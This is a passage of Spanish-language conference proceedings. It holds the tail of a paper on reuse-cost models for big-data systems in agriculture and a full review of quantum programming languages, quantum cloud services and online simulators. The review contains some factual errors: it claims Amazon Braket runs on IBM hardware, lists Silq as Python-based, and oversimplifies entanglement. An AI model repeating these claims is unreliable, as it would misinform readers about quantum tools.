Luego, debemos evaluar los costos de **crear el mismo SBD pero dentro del contexto de las bardas**. Aquí debemos considerar que todos los costos relacionados con la primera actividad no se deben volver a realizar por completo. En este caso, sólo debemos considerar el costo de crear el otro contexto para las bardas. Luego, los costos siguientes se calculan de: (1) $Cost_{Lddc-CA}('\{List-of-domain-assets\}','precision-agriculture-domain-asset')$ de obtener el activo del dominio ya creado con las cuatro variedades (fuente, contexto,contenido y proceso), mediante la ejecución de P-4, (2) $Cost_{Lddc-CA}('\{List-of-case-assets\}','domain-case-river')$ de adquirir en caso del dominio *domain-case-river* (también por P-4), (3) $Cost_{Lddc-NR}('precision-agriculture-domain-asset_domain-case-river','reusable-case-bardas')$ de crear el nuevo caso reusable *reusable-case-bardas* mediante P-3, y (4) los mismos 13 costos

[5] El valor de NDVI se mide en píxeles de 10x10 metros

de la instanciación de las mismas 13 variables del caso del río mediante el proceso P-2, es decir, $13 * Cost_{Lddc-BB}$. En resumen el costo general queda como: $2 * Cost_{Lddc-CA} + Cost_{Lddc-NR} + 13 * Cost_{Lddc-BB}$.

Sin embargo hasta aquí no hemos definido ninguna función que determine el valor real de cada costo, es decir no definimos el costo exacto de cada operación. Es evidente que los costos no son iguales en todos los casos. Por ejemplo, como el proceso P-2 se aplica cuando ya tenemos activos definidos, el esfuerzo de desarrollo es prácticamente nulo. Sin embargo, cuando aplicamos el proceso P-1, los activos deben implementarse desde cero, por lo que es posible que debamos considerar varias tareas. Entre estos dos extremos se encuentran los procesos P-3 y P-4. En este caso, el esfuerzo de reutilización podría ser considerable dependiendo de la complejidad de la adaptación. De esta forma, en nuestra propuesta, así como se propone también en [16], se utiliza una tabla en forma de plantilla a ser rellenada por los desarrolladores y analistas de datos, de forma tal de indicar los costos asociados al desarrollo de cada activo. En esta primera aproximación a la definición de costos, y en base a las tareas realizadas, hemos medido la duración en días, contando una participación constante de cuatro personas: dos desarrolladores y dos analistas de datos. En la Tabla 1 podemos observar los costos de creación de cada activo según las funciones de costos definidas.

Costos	**Activos**		
	9	**22**	**13**
$Cost_{Ld-NR}$	60		
$Cost_{Ld-AR}$		30	
$Cost_{Lddc-BB}$			7
$Cost_{Lddc-CA}$			
$Cost_{Lddc-NR}$			

(a) Caso del Dominio Rio

Costos	**Activos**		
	2	**1**	**13**
$Cost_{Ld-NR}$			
$Cost_{Ld-AR}$			
$Cost_{Lddc-BB}$			7
$Cost_{Lddc-CA}$	3		
$Cost_{Lddc-NR}$		10	

(b) Caso Reusable Bardas

Table 1: Costos en días para la creación de cada activo en cada uno de los casos

En la Figura 3 (a) mostramos en forma sencilla el ahorro obtenido (en días) para el desarrollo de cada caso, según lo que se tarda de acuerdo a cada función de costo de la Tabla 1.

Dominio agrometeorología. En [15] se aplicó el mismo enfoque, pero dentro del dominio de la agrometeorología para predecir la ocurrencia de heladas mediante la variedad contextual de dos regiones, la de Villa Regina y Guerrico. Para este caso, y en forma simplificada, mostramos el gráfico de costos para cada escenario de reuso donde los activos del dominio fueron creados al diseñar el primer caso de Villa Regina, y luego reusados para crear el caso reusable de Guerrico. Así, en la Figura 3 (b) podemos observar también el ahorro obtenido en el desarrollo del segundo caso.




Fig. 3: (a) Costos en días asociados a cada caso del domino de agricultura de precisión; (b) Costos en días asociados a cada caso del dominio de la agrometeorología

4 Conclusiones y Trabajo Futuro

En este artículo hemos descripto un modelo para medir la reusabilidad en el desarrollo de SBDs soportados por CoVaMaT. El modelo extiende la propuesta de reuso basado en casos o escenarios de contexto propuestos previamente y permite un análisis flexible de costos que se pueden traducir a tiempo, horas/personas, etc. Sin embargo, aunque se ha ejemplificado mediante casos de estudio, es necesaria mayor elaboración para dar soporte al cálculo sistematizado de los costos en el proceso de gestión de la variedad. En trabajos futuros, estamos extendiendo las prestaciones de CoVaMaT para facilitar dichos cálculos.

References

1. Ampatzoglou, A., Xin, P.: Special issue on software and systems reuse in the big data era. Journal of Systems and Software **176**, 110921 (2021). https://doi.org/https://doi.org/10.1016/j.jss.2021.110921, `https://www.sciencedirect.com/science/article/pii/S0164121221000182`
2. Ataei, P., Litchfield, A.: The state of big data reference architectures: A systematic literature review. IEEE Access **10**, 113789–113807 (2022). https://doi.org/10.1109/ACCESS.2022.3217557
3. Borrison, R., Klöpper, B., Chioua, M., Dix, M., Sprick, B.: Reusable big data system for industrial data mining - a case study on anomaly detection in chemical plants. In: Intelligent Data Engineering and Automated Learning – IDEAL 2018. pp. 611–622. Springer International Publishing (2018)
4. Buccella, A., Cechich, A., Porfiri, J., Diniz Dos Santos, D.: Taxonomy-oriented domain analysis of gis: A case study for paleontological software systems. ISPRS International Journal of Geo-Information **8**(6) (2019). https://doi.org/10.3390/ijgi8060270, `https://www.mdpi.com/2220-9964/8/6/270`
5. Cechich, A., Buccella, A., C. Villegas, A.M., Rodriguez, A.M.A.: A model of reusable variation in big data system development. In: XI Conference on Cloud Computing, Big Data & Emerging Topics (JCC-BD&ET) (2023)

6. Chen, X., Usman, M., Badampudi, D.: Understanding and evaluating software reuse costs and benefits from industrial cases—a systematic literature review. Information and Software Technology **171**, 107451 (2024). https://doi.org/https://doi.org/10.1016/j.infsof.2024.107451, https://www.sciencedirect.com/science/article/pii/S0950584924000569
7. Epperson, W., Yi Wang, A., DeLine, R., Drucker, S.M.: Strategies for reuse and sharing among data scientists in software teams. In: Proceedings of ICSE-SEIP '22, Pittsburgh, PA, USA. Association for Computing Machinery (2022). https://doi.org/10.1145/3510457.3513042, https://willepperson.com/papers/reuse-sharing-DS-icse22.pdf
8. Faniel, I.M., Kriesberg, A., Yakel, E.: Social scientists' satisfaction with data reuse. Journal of the Association for Information Science and Technology **67**(6), 1404–1416 (2016). https://doi.org/https://doi.org/10.1002/asi.23480, https://asistdl.onlinelibrary.wiley.com/doi/abs/10.1002/asi.23480
9. Irshad, M., Petersen, K., Poulding, S.: A systematic literature review of software requirements reuse approaches. Information and Software Technology **93**, 223–245 (2018). https://doi.org/https://doi.org/10.1016/j.infsof.2017.09.009, https://www.sciencedirect.com/science/article/pii/S0950584916303615
10. Klein, J.: Reference architectures for big data systems, carnegie mellon university's software engineering institute blog. http://insights.sei.cmu.edu/blog/reference-architectures-for-big-data-systems/ (Accessed June 9, 2021) (2017)
11. Morad, S., Kuflik, T.: Conventional and open source software reuse at orbotech - an industrial experience. In: IEEE International Conference on Software - Science, Technology Engineering (SwSTE'05). pp. 110–117 (2005). https://doi.org/10.1109/SWSTE.2005.11
12. Osycka, L., Cechich, A., Buccella, A., Montenegro, A., Muñoz, A.: Covamat: Functionality for variety reuse through a supporting tool. In: XI Conference on Cloud Computing, Big Data & Emerging Topics (JCC-BD&ET) (2023)
13. Osycka, L., Buccella, A., Cechich, A.: Data variety modeling: A case of contextual diversity identification from a bottom-up perspective. In: Pesado, P., Gil, G. (eds.) Computer Science - CACIC 2021. pp. 124–138. Springer International Publishing, Cham (2022)
14. van de Sandt, S., Dallmeier-Tiessen, S., Lavasa, A., Petras, V.: The definition of reuse. Data Science Journal (Jun 2019). https://doi.org/10.5334/dsj-2019-022
15. Saurin, F.G.: Un Enfoque Top-Down de Variedad de Contexto: Caso de estudio en la ocurrencia y detección de heladas en el Alto Valle de Río Negro y Neuquén. Master's thesis, Facultad de Informática - Universidad Nacional del Comahue (2024)
16. Tomer, A., Goldin, L., Kuflik, T., Kimchi, E., Schach, S.: Evaluating software reuse alternatives: a model and its application to an industrial case study. IEEE Transactions on Software Engineering **30**(9), 601–612 (2004). https://doi.org/10.1109/TSE.2004.50
17. Villegas, C., Buccella, A., Cechich, A.: Caracterización de variables para el análisis del Índice de vegetación. In: Memorias del XXVIII Congreso Argentino de Ciencias de la Computación (CACIC) - Workshop Alumnos. pp. 978–982. Red de Universidades con Carreras en Informática (2022)
18. Wang, X., Duan, Q., Liang, M.: Understanding the process of data reuse: An extensive review. Journal of the Association for Information Science and Technology **72**(9), 1161–1182 (2021). https://doi.org/https://doi.org/10.1002/asi.24483, https://asistdl.onlinelibrary.wiley.com/doi/abs/10.1002/asi.24483

Una revisión de herramientas para Programación Cuántica

Luciano Marrero[1], Verena Olsowy [1], Juan Fernández Sosa[1], Fernando Tesone, Leonardo Corbalán[1], Pablo Thomas[1], Patricia Pesado[1]

[1] Instituto de Investigación en Informática LIDI
Facultad de Informática - Universidad Nacional de La Plata – Argentina
Centro Asociado Comisión de Investigaciones Científicas de la Provincia de Buenos Aires

{lmarrero, volsowy, jfernandez, ftesone, corbalan, pthomas, ppesado}@lidi.info.unlp.edu.ar

Abstract. Con el objetivo de lograr computadoras con mayor velocidad de procesamiento, se ha incrementado la escala de integración para incluir más transistores en un mismo espacio físico, fabricando microchips cada vez más pequeños. Sin embargo, existe un límite en el cual éstos dejan de funcionar correctamente. Cuando se llega a la escala de nanómetros, los electrones se escapan de los canales por donde deben circular debido a un fenómeno conocido como "efecto túnel", asociado a la física cuántica. Actualmente, la computación tradicional se encuentra limitada porque ha alcanzado escalas difíciles de seguir reduciendo. En este contexto, desde hace varios años, algunas empresas han invertido en el desarrollo de tecnología cuántica con el objetivo de construir sus propias computadoras cuánticas. La evolución de la computación cuántica en los últimos años representa un cambio radical para muchos aspectos de la computación binaria. Este trabajo presenta una revisión de las herramientas actuales para la programación cuántica, con el objetivo de destacar los aspectos más relevantes según su contexto de aplicación en el ámbito informático.

Keywords: programación cuántica, lenguajes de programación cuántica, simuladores cuánticos

1 Introducción

El concepto de computación cuántica surgió a principios de la década de 1980 con Paul Benioff, quien realizó simulaciones sobre algunos principios fundamentales de la mecánica cuántica en ordenadores binarios (máquinas de Turing). Entre 1981 y 1982, Richard Feynman propuso utilizar fenómenos de la física cuántica para resolver problemas computacionales de manera más rápida. A partir de la década de 1990, empezaron a aparecer los primeros algoritmos cuánticos, aplicaciones cuánticas y

máquinas capaces de realizar cálculos cuánticos. Mediante comparaciones, se demostró la ventaja de una computadora cuántica sobre una binaria. Entre los algoritmos cuánticos más destacados se encuentra el algoritmo de Shor, desarrollado por Peter Shor, el cual sería teóricamente capaz de calcular los factores primos de números a una velocidad mucho mayor que cualquier computadora tradicional. A fines de la década de 1990, se realizaron algunas aplicaciones prácticas de lo que hasta entonces era solo una teoría [1, 2].

En 1998, apareció la primera máquina cuántica con 2 qubits (bits cuánticos), presentada en la Universidad de Berkeley, California. Posteriormente, surgieron nuevas máquinas cuánticas con el objetivo de aumentar la cantidad de qubits y ejecutar algoritmos cuánticos [1, 2].

El resto del trabajo se organiza de la siguiente manera: en la sección 2 se introducen los conceptos básicos de computación cuántica, luego se describen los lenguajes de programación, y posteriormente la computación cuántica en la nube y los simuladores cuánticos en línea. Finalmente, se presentan las conclusiones y trabajo futuro.

2 Conceptos Básicos de Computación Cuántica

La computación cuántica es un área de investigación que estudia algoritmos y sistemas utilizando las propiedades de la física cuántica. Se basa en los principios de la superposición y el entrelazamiento cuántico para el desarrollo de computadoras que poseen características distintas a las computadoras binarias. Estas máquinas son capaces de almacenar más estados por unidad de información y, de esta manera, operar con algoritmos de forma más eficiente que una computadora binaria. En este contexto, a continuación se describen brevemente algunos conceptos importantes para la computación cuántica.[2]

Qubit: un qubit, o bit cuántico, es la unidad básica de información en la computación cuántica, análoga al bit en la computación binaria. Mientras que un bit puede ser 0 o 1, un qubit puede estar en una superposición de ambos estados simultáneamente. En computación binaria, los bits se agrupan en conjuntos de 8, esto se denomina bytes. La cantidad de estados que un conjunto de bits puede representar se calcula como 2^n, donde n es el número de bits. Los qubits, al poder representar múltiples estados a la vez, permiten que la computación cuántica pueda manejar y procesar información de manera exponencialmente más eficiente que las computadoras binarias [3].

Superposición: es una propiedad que permite a un qubit estar en múltiples estados al mismo tiempo. En una computadora binaria, un bit sólo puede tener valor 0 o 1 en un momento dado. En una computadora cuántica, un qubit puede tener valor 0, 1 o cualquier combinación de ambos simultáneamente. Esta capacidad de estar en múltiples estados a la vez permite a las computadoras cuánticas procesar una enorme cantidad de información en paralelo [2].

Entrelazamiento: es un fenómeno donde dos o más qubits se vinculan de tal manera que el estado de uno de ellos está directamente relacionado con el estado del

otro, sin importar la distancia que los separe. Esto significa que una operación realizada en un qubit afectará instantáneamente a su qubit entrelazado. El entrelazamiento permite a las computadoras cuánticas realizar operaciones complejas de manera más eficiente, ya que los cambios en un qubit pueden influir en otros qubits de forma predecible y simultánea [2, 3].

Las propiedades de superposición y entrelazamiento otorgan a las computadoras cuánticas gran capacidad de procesamiento para resolver problemas que en una computadora binaria demandaría un tiempo considerablemente mayor.

Puertas lógicas cuánticas: Los microprocesadores en las computadoras binarias, operan a través de puertas (o compuertas) lógicas como AND, OR, XOR, NOT, NAND, NOR y XNOR. Una computadora cuántica opera de manera similar pero utiliza puertas lógicas cuánticas CNOT, Pauli, Hadamard, Toffoli y SWAP, entre otras [3].

Estas puertas lógicas cuánticas se representan mediante matrices. Para calcular el resultado en la salida de una operación entre puertas lógicas cuánticas, se realiza el producto matricial de una puerta determinada por el vector que representa el estado actual del computador cuántico [3].

A*lgoritmos cuánticos:* consisten en aplicar operaciones (puertas lógicas cuánticas) que operan en los estados de superposición y entrelazamiento de los qubits. La estructura general de un algoritmo cuántico comienza con la inicialización, donde se preparan los qubits en un estado inicial, generalmente el estado base $|0\rangle$. A continuación, se aplica una serie de puertas lógicas cuánticas, por ejemplo Hadamard, Pauli-X, Pauli-Y, Pauli-Z, para manipular los qubits y crear una superposición y/o entrelazamiento de estados. Luego, se implementan transformaciones cuánticas específicas para resolver el problema. Finalmente, se mide el estado final de los qubits. La medición colapsa la superposición a uno de los posibles resultados, proporcionando así la solución al problema. [1,2,3]

3 Lenguajes de Programación Cuántica

Los lenguajes de programación cuántica son diseñados específicamente para escribir algoritmos ejecutables en computadoras cuánticas. Este tipo de lenguajes de programación opera con qubits y aprovecha fenómenos como la superposición, el entrelazamiento y la interferencia. Los algoritmos cuánticos implican la programación de circuitos cuánticos mediante la relación de puertas cuánticas. Aunque para pequeños ejemplos o prototipos se suele utilizar una notación gráfica, este método se vuelve impráctico a medida que los circuitos se vuelven más complejos [4].

A lo largo del tiempo han surgido diversos lenguajes de programación cuántica [4] [5]. Algunos de ellos no son considerados lenguajes de programación autónomos sino más bien librerías o lenguajes embebidos que pueden ser invocados utilizando lenguajes de programación de propósito general, como por ejemplo Python [4]. Similar a los lenguajes de programación tradicionales, los lenguajes de programación cuántica presentan diferentes grados de abstracción al programador: los de bajo nivel están orientados a una programación directa sobre el circuito cuántico, mientras que aquellos de un nivel de abstracción alto ocultan detalles complejos del

hardware cuántico y las operaciones de bajo nivel. Los lenguajes de programación cuántica de alto nivel resultan más adecuados para introducir a los profesionales informáticos tradicionales en el campo de la programación cuántica.

En la tabla 1 se presentan trece lenguajes de programación cuántica identificados en este estudio, cada uno acompañado de su fecha de creación y el lenguaje de programación tradicional en el que se basa. Esta lista se compone de varios lenguajes de programación seleccionados en [4], enfocándose en aquellos creados a partir de 2016 y que ofrecen un alto nivel de abstracción.

Tabla 1. Lenguajes de programación cuántica en estudio

Año	Nombre	Lenguaje base	Referencia
2016	FJQuantum	Java	[9]
2016	ProjectQ	Python	[6]
2016	pyQuil	Python	[8]
2016	qPCF	PCF	[7]
2017	Qiskit	Python	[10]
2018	Blackbird	Python	[14]
2018	Cirq	Python	[13]
2018	IQu	Idealized Algol	[7]
2018	QuantumOptics.jl	Julia	[11]
2018	Q#	C#	[12]
2018	Strawberry Fields	Python	[14]
2020	OpenQL	C++ / Python	[15]
2020	Silq	Python	[16]

Se analizan cada uno de los lenguajes en función de las siguientes categorías: facilidad de aprendizaje, ecosistema y herramientas y el uso en educación. Los resultados se muestran en la tabla 2 y se detallan a continuación.

3.1 Facilidad de aprendizaje

En este punto se evalúa lo accesible y comprensible que resulta el lenguaje de programación cuántica para los desarrolladores que desean iniciarse en la programación cuántica. Se considera la disponibilidad de documentación y recursos educativos, así como la curva de aprendizaje del lenguaje base, la comunidad y el soporte asociados a éste.

La tabla 1 deja en evidencia que la mayoría de los lenguajes de programación cuántica mencionados están basados en Python. Este tipo de lenguaje de gran popularidad y comunidad permite que la transición de los programadores clásicos hacia la programación cuántica sea más suave. Lenguajes como Q#, que se basa en C#, también ofrece facilidad de aprendizaje debido a su integración con herramientas conocidas como Visual Studio y la gran cantidad de documentación que se encuentra disponible en línea.

Analizando otros lenguajes de programación base como el caso de Julia, para el lenguaje QuantumOptics.jl, se puede presentar una curva de aprendizaje más pronunciada para aquellos que no están familiarizados con dicho lenguaje base. La comunidad de Julia, aunque creciente, no es tan extensa como la de Python, lo que puede limitar el acceso a recursos y soporte.

Para finalizar este análisis en el contexto de este trabajo, la facilidad de aprendizaje puede ser considerada como *Alta*, *Media* o *Baja*.

3.2 Ecosistema y herramientas

El ecosistema y las herramientas disponibles para los lenguajes de programación cuántica juegan un papel fundamental en la facilidad de uso y adopción. Este criterio tiene en cuenta la variedad de frameworks, simuladores, entornos de desarrollo integrados (IDEs), entre otros recursos que apoyan el desarrollo de software cuántico.

Un ecosistema *robusto o extenso* incluye un entorno completo para desarrollar, probar y ejecutar algoritmos cuánticos. Por ejemplo Qiskit ofrece diferentes componentes que permiten ejecutar algoritmos cuánticos en hardware real [10]. Q#, propiedad de Microsoft, posee un kit de desarrollo (QDK) que se integra a Visual Studio y facilita el desarrollo y depuración de los algoritmos cuánticos [19]. Cirq es otro caso de un lenguaje de programación que proporciona herramientas para la simulación y la integración con hardware cuántico de Google.

Aquellos que presentan un ecosistema *moderado*, como el caso de OpenQL y QuantumOptics.jl, también posibilitan simular y ejecutar algoritmos cuánticos, pero su ecosistema no es tan amplio como los anteriores.

Por último los ecosistemas *limitados*, como es el caso de qPCF, FJQuantum, IQu y Blackbird, están enfocados principalmente en el ámbito académico y experimental. Silq al ser uno de los lenguajes más recientes de este estudio, se encuentra en una fase de desarrollo temprano con un ecosistema emergente.

3.3 Uso en educación

Este criterio evalúa si el lenguaje y los recursos que tiene asociados son adecuados para la enseñanza de la computación cuántica. Para esto se tiene en cuenta por ejemplo la disponibilidad de material didáctico, ejemplos prácticos, ejercicios y entornos de aprendizaje interactivos.

PojectQ, pyQuil, Qiskit, Q# y Cirq son las mejores opciones para este caso ya que cuentan con un amplio soporte educativo que incluye tutoriales, ejemplos prácticos, ejercitación, etc. Por ejemplo Qiskit ofrece un conjunto de guías, tutoriales y cursos para fomentar el aprendizaje de la programación cuántica utilizando Qiskit [17] [18]. Para el lenguaje Q#, existe una serie de tutoriales interactivos [19] que cubren algoritmos de diferentes niveles de complejidad. Además, la utilización de un entorno familiar como Visual Studio facilita el aprendizaje. Cirq ofrece tutoriales detallados y una guía de aprendizaje en su sitio web con ejemplos prácticos [13].

En el caso de QuantumOptics.jl, Strawberry Fields, OpenQL y Silq poseen recursos educativos pero no son tan extensos como los anteriores, por lo menos al momento de realizar este estudio. Por último, qPCF, FJQuantum, IQu y Blackbird tienen recursos educativos limitados, en parte porque son lenguajes utilizados en contextos académicos y de investigación especializada con pocos recursos prácticos disponibles.

Considerando las definiciones previas, se califica el uso en educación como *extenso*, *moderado* o *limitado*.

Tabla 2. Análisis de lenguajes de programación cuántica

Nombre	Facilidad de aprendizaje	Ecosistema y herramientas	Uso en educación
ProjectQ	Alta	Extenso	Extenso
qPCF	Media	Limitado	Limitado
pyQuil	Alta	Extenso	Extenso
FJQuantum	Media	Limitado	Limitado
Qiskit	Alta	Extenso	Extenso
lQu	Media	Limitado	Limitado
QuantumOptics.jl	Media	Moderado	Moderado
Q#	Alta	Extenso	Extenso
Cirq	Alta	Extenso	Extenso

Strawberry Fields	Alta	Extenso	Moderado
Blackbird	Media	Limitado	Limitado
OpenQL	Media	Moderado	Moderado
Silq	Media	Limitado	Moderado

4 Computación Cuántica en la Nube y Simuladores Cuánticos en Línea

La computación cuántica en la nube o *Quantum Cloud Computing* (QCC) y los simuladores cuánticos en línea son dos herramientas que están democratizando el acceso a la computación cuántica en el mundo y abriendo un abanico de posibilidades para la investigación, el desarrollo y la innovación en diversos campos.

Aunque la computación cuántica promete superar las prestaciones de las computadoras clásicas, la implementación de sistemas cuánticos a gran escala aún presenta desafíos técnicos y económicos significativos. La QCC aborda estas limitaciones al combinar la potencia de la computación cuántica con la flexibilidad y escalabilidad de la computación en la nube.

4.1 Ventajas de la Computación Cuántica en la Nube

A continuación se enuncian algunas de las ventajas que presenta la Computación Cuántica en la Nube.

Accesibilidad universal: La QCC elimina las barreras geográficas y económicas, permitiendo que usuarios de todo el mundo accedan a recursos cuánticos de manera remota a través de internet.

Reducción de costos: Al evitar la necesidad de adquirir y mantener hardware cuántico especializado, la QCC ofrece una solución más rentable para la mayoría de los usuarios.

Escalabilidad: La infraestructura en la nube permite escalar los recursos cuánticos de forma dinámica, adaptándose a las necesidades de cada proyecto.

Colaboración: Facilita la colaboración entre investigadores y equipos de trabajo, permitiendo compartir recursos y conocimientos de manera fluida.

4.2 Arquitectura de la Computación Cuántica en la Nube

La arquitectura de un sistema QCC típico comprende los siguientes componentes:

Interfaz en la nube: Permite a los usuarios interactuar con los recursos cuánticos de forma remota a través de un portal web o una aplicación.

APIs: Brindan acceso al software como servicio (SaaS), abstrayendo la complejidad del hardware subyacente y facilitando la programación de tareas cuánticas.

Orquestación del entorno de ejecución cuántico: Gestiona la asignación de recursos cuánticos a las tareas en ejecución, optimizando el uso de los recursos

disponibles.

Distribución de recursos: Distribuye los datos y las tareas entre los diferentes nodos del sistema cuántico para maximizar el rendimiento.

Almacenamiento: Brinda un espacio seguro para almacenar datos cuánticos y resultados de las ejecuciones.

Conectividad: Facilita la comunicación entre los componentes del sistema y con los usuarios, asegurando una transmisión de datos confiable y segura.

Computadoras cuánticas: Procesan las tareas cuánticas en centros de datos remotos, utilizando tecnologías como superconductores o trampas de iones.

En la actualidad, la QCC se encuentra en sus primeras etapas, y la interconexión entre las computadoras cuánticas y los usuarios se basa principalmente en las tecnologías clásicas de Internet y la informática. Esto da lugar a la aparición de modelos híbridos de QCC, donde los poderosos procesadores cuánticos se combinan con la infraestructura clásica de redes y procesamiento de datos [20]. En este contexto, los simuladores cuánticos en línea adquieren una relevancia fundamental como componentes esenciales de este ecosistema.

4.3 El Rol de los Simuladores Cuánticos en Línea

Los simuladores cuánticos en línea han surgido como una herramienta fundamental para el aprendizaje y la experimentación en computación cuántica. Estos entornos accesibles permiten a usuarios de todo el mundo, incluso aquellos sin experiencia previa en programación o computación, familiarizarse con los conceptos fundamentales de esta disciplina emergente. En este sentido, los simuladores cuánticos en línea ofrecen diversas ventajas:

Accesibilidad: Eliminan barreras geográficas y económicas, permitiendo el acceso a la computación cuántica desde cualquier lugar con conexión a internet.

Facilidad de uso: Ofrecen interfaces amigables e intuitivas, incluso para usuarios sin experiencia previa en programación o computación.

Escalabilidad: Permiten escalar la complejidad de los problemas simulados, posibilitando un avance gradual en el aprendizaje de áreas más avanzadas.

Aprendizaje práctico: Brindan la oportunidad de poner en práctica los conocimientos adquiridos, ejecutando algoritmos cuánticos y observando su comportamiento en un entorno simulado.

Puente hacia la computación cuántica real: Sirven como paso previo para ejecutar los algoritmos desarrollados en simuladores en computadoras cuánticas reales.

4.4 Criterios de selección de simuladores cuánticos en línea

Los simuladores cuánticos en línea ofrecen una plataforma ideal para el aprendizaje, la experimentación y el desarrollo de habilidades en computación cuántica, abriendo un abanico de posibilidades para investigadores, estudiantes, profesionales y empresas.

En este contexto, la elección del simulador cuántico en línea adecuado puede ser decisivo para maximizar la experiencia de aprendizaje y alcanzar los objetivos específicos de cada usuario. A continuación, en la Tabla 3 se presenta un análisis

comparativo de cuatro de los simuladores cuánticos en línea más representativos: IBM Quantum Composer [21], Google Quantum Playground [22], Amazon Braket [23] y Quantum Inspire [24], destacando sus características clave y criterios de selección. Todos ellos son ampliamente reconocidos dentro de la comunidad cuántica por su capacidad para satisfacer las necesidades tanto de principiantes como de usuarios experimentados

Tabla 3. Análisis de simuladores cuánticos en línea

Caracte-rísticas	**Simuladores**			
	IBM Quantum Composer	**Google Quantum Playground**	**Amazon Braket**	**Quantum Inspire**
Proveedor	IBM	Google	Amazon	QuTech
Facilidad de uso	Interfaz intuitiva (arrastrar y soltar) Tutoriales interactivos Documentación extensa	Interfaz visualmente atractiva Experimentos gamificados Simulaciones en 3D	Entorno de desarrollo basado en la nube Integración con AWS	Interfaz gráfica intuitiva Experimentos predefinidos Visualización de circuitos y resultados
Recursos educativos	Amplia biblioteca de algoritmos y tutoriales. Cursos en línea. Comunidad activa	Tutoriales interactivos. Guías paso a paso. Recursos para educadores	Documentación detallada. Ejemplos de código. Soporte de la comunidad	Documentación extensa. Ejemplos de código. Comunidad activa
Lenguajes de progra-mación	Python, Qiskit	JavaScript	Cirq, Qiskit, Forest	QASM
Integración	IBM Q	Google Cloud	AWS	Spin-2, Ion Trap
Orientación	Principiantes, estudiantes, investigadores	Principiantes, estudiantes, educadores	Usuarios experimentados, profesionales, empresas	Principiantes, estudiantes, investigadores
Criterios de selección	Facilidad de uso, amplia gama de recursos, alineación con IBM Q	Experiencia de aprendizaje atractiva, enfoque en la comprensión conceptual, introducción a principios básicos	Flexibilidad para ejecutar algoritmos en diferentes plataformas cuánticas, integración con herramientas de AWS, orientación a análisis y visualización de datos	Facilidad de uso, experimentación directa con circuitos cuánticos, integración con hardware cuántico

IBM Quantum Composer: Este simulador se destaca por su facilidad de uso, su amplia gama de recursos educativos y su alineación con la plataforma de computación cuántica IBM Q. Su interfaz intuitiva, basada en el paradigma de arrastrar y soltar,

permite a los usuarios crear y modificar circuitos cuánticos de manera sencilla, sin necesidad de conocimientos previos de programación. Además, IBM Quantum Composer ofrece una extensa biblioteca de algoritmos predefinidos, tutoriales interactivos y cursos en línea que guían a los usuarios paso a paso en el aprendizaje de la computación cuántica. A esto se suma la estrecha integración con la plataforma IBM Q, lo que permite a los usuarios ejecutar sus algoritmos simulados en hardware cuántico real, brindándoles una experiencia práctica y valiosa.

Google Quantum Playground: Con su interfaz visualmente atractiva, experimentos gamificados y simulaciones en 3D, Google Quantum Playground se convierte en una herramienta ideal para principiantes y estudiantes que buscan una introducción lúdica y atractiva a los conceptos básicos de la computación cuántica.

Amazon Braket: Dirigido a usuarios experimentados y profesionales, Amazon Braket se presenta como una plataforma integral para el desarrollo y la ejecución de algoritmos cuánticos. Su entorno de desarrollo basado en la nube ofrece flexibilidad y escalabilidad, permitiendo ejecutar algoritmos en diferentes plataformas cuánticas, incluyendo las de IBM, Rigetti y Oxford Quantum Circuits. Además, Braket se integra a la perfección con las herramientas de análisis y visualización de datos de AWS, facilitando el procesamiento y la comprensión de los resultados obtenidos. Esta potente combinación lo convierte en una herramienta ideal para empresas y profesionales que buscan explorar las aplicaciones prácticas de la computación cuántica en áreas como la optimización financiera, la logística y la cadena de suministro.

Quantum Inspire: Desarrollado por QuTech, Quantum Inspire ofrece una interfaz gráfica intuitiva que permite a los usuarios diseñar y ejecutar circuitos cuánticos de forma directa. Incluye una biblioteca de experimentos predefinidos y herramientas de visualización para analizar los resultados. Su principal atractivo reside en la posibilidad de integrar los algoritmos simulados con hardware cuántico real, lo que lo convierte en una herramienta ideal para aquellos que buscan dar un paso más allá de la simulación y experimentar con la computación cuántica real.

5 Conclusiones

En este trabajo se ha explorado el campo emergente de la computación cuántica, destacando la capacidad única de los qubits para operar en estados de superposición y entrelazamiento. Estas propiedades permiten a las computadoras cuánticas resolver problemas de manera exponencialmente más eficiente que las computadoras clásicas.

Se ha realizado una revisión general de los principales lenguajes de programación cuántica, subrayando su papel decisivo en la accesibilidad y la educación. El análisis incluye aspectos como la facilidad de aprendizaje, el ecosistema y las herramientas disponibles, así como su aplicación en entornos educativos.

La computación cuántica en la nube ha sido identificada como una herramienta transformadora que elimina barreras geográficas y económicas al permitir el acceso remoto a recursos cuánticos escalables.

La disponibilidad de lenguajes de programación cuántica, la computación en la nube y los simuladores de sistemas cuánticos actúan como un puente esencial entre los conceptos teóricos y su aplicación práctica, permitiendo a los estudiantes y profesionales traducir ideas abstractas en implementaciones concretas. Los simuladores en línea, en particular, juegan un papel fundamental en el aprendizaje y desarrollo de esta tecnología. Éstos permiten a los desarrolladores experimentar con algoritmos sin la necesidad de acceso a hardware costoso, allanando el camino para la innovación y el descubrimiento.

La revisión demuestra que el campo de la computación cuántica, a pesar de su complejidad inherente, se está volviendo cada vez más accesible para quienes estén interesados en ella. La proliferación de herramientas gratuitas y recursos en línea ha democratizado significativamente el aprendizaje y la experimentación en este campo. A medida que las plataformas cuánticas se vuelvan más sofisticadas y accesibles, se espera que nuevas aplicaciones y descubrimientos impulsen avances significativos en la ciencia y la tecnología.

Las conclusiones sugieren un futuro prometedor para la computación cuántica, donde la colaboración y la investigación interdisciplinaria jugarán roles decisivos. Del análisis aquí presentado se deduce la importancia de integrar la computación cuántica en las currículas de informática. La facilidad de aprendizaje de muchas de estas herramientas hace que sea un momento ideal para introducir estos conceptos en la educación superior.

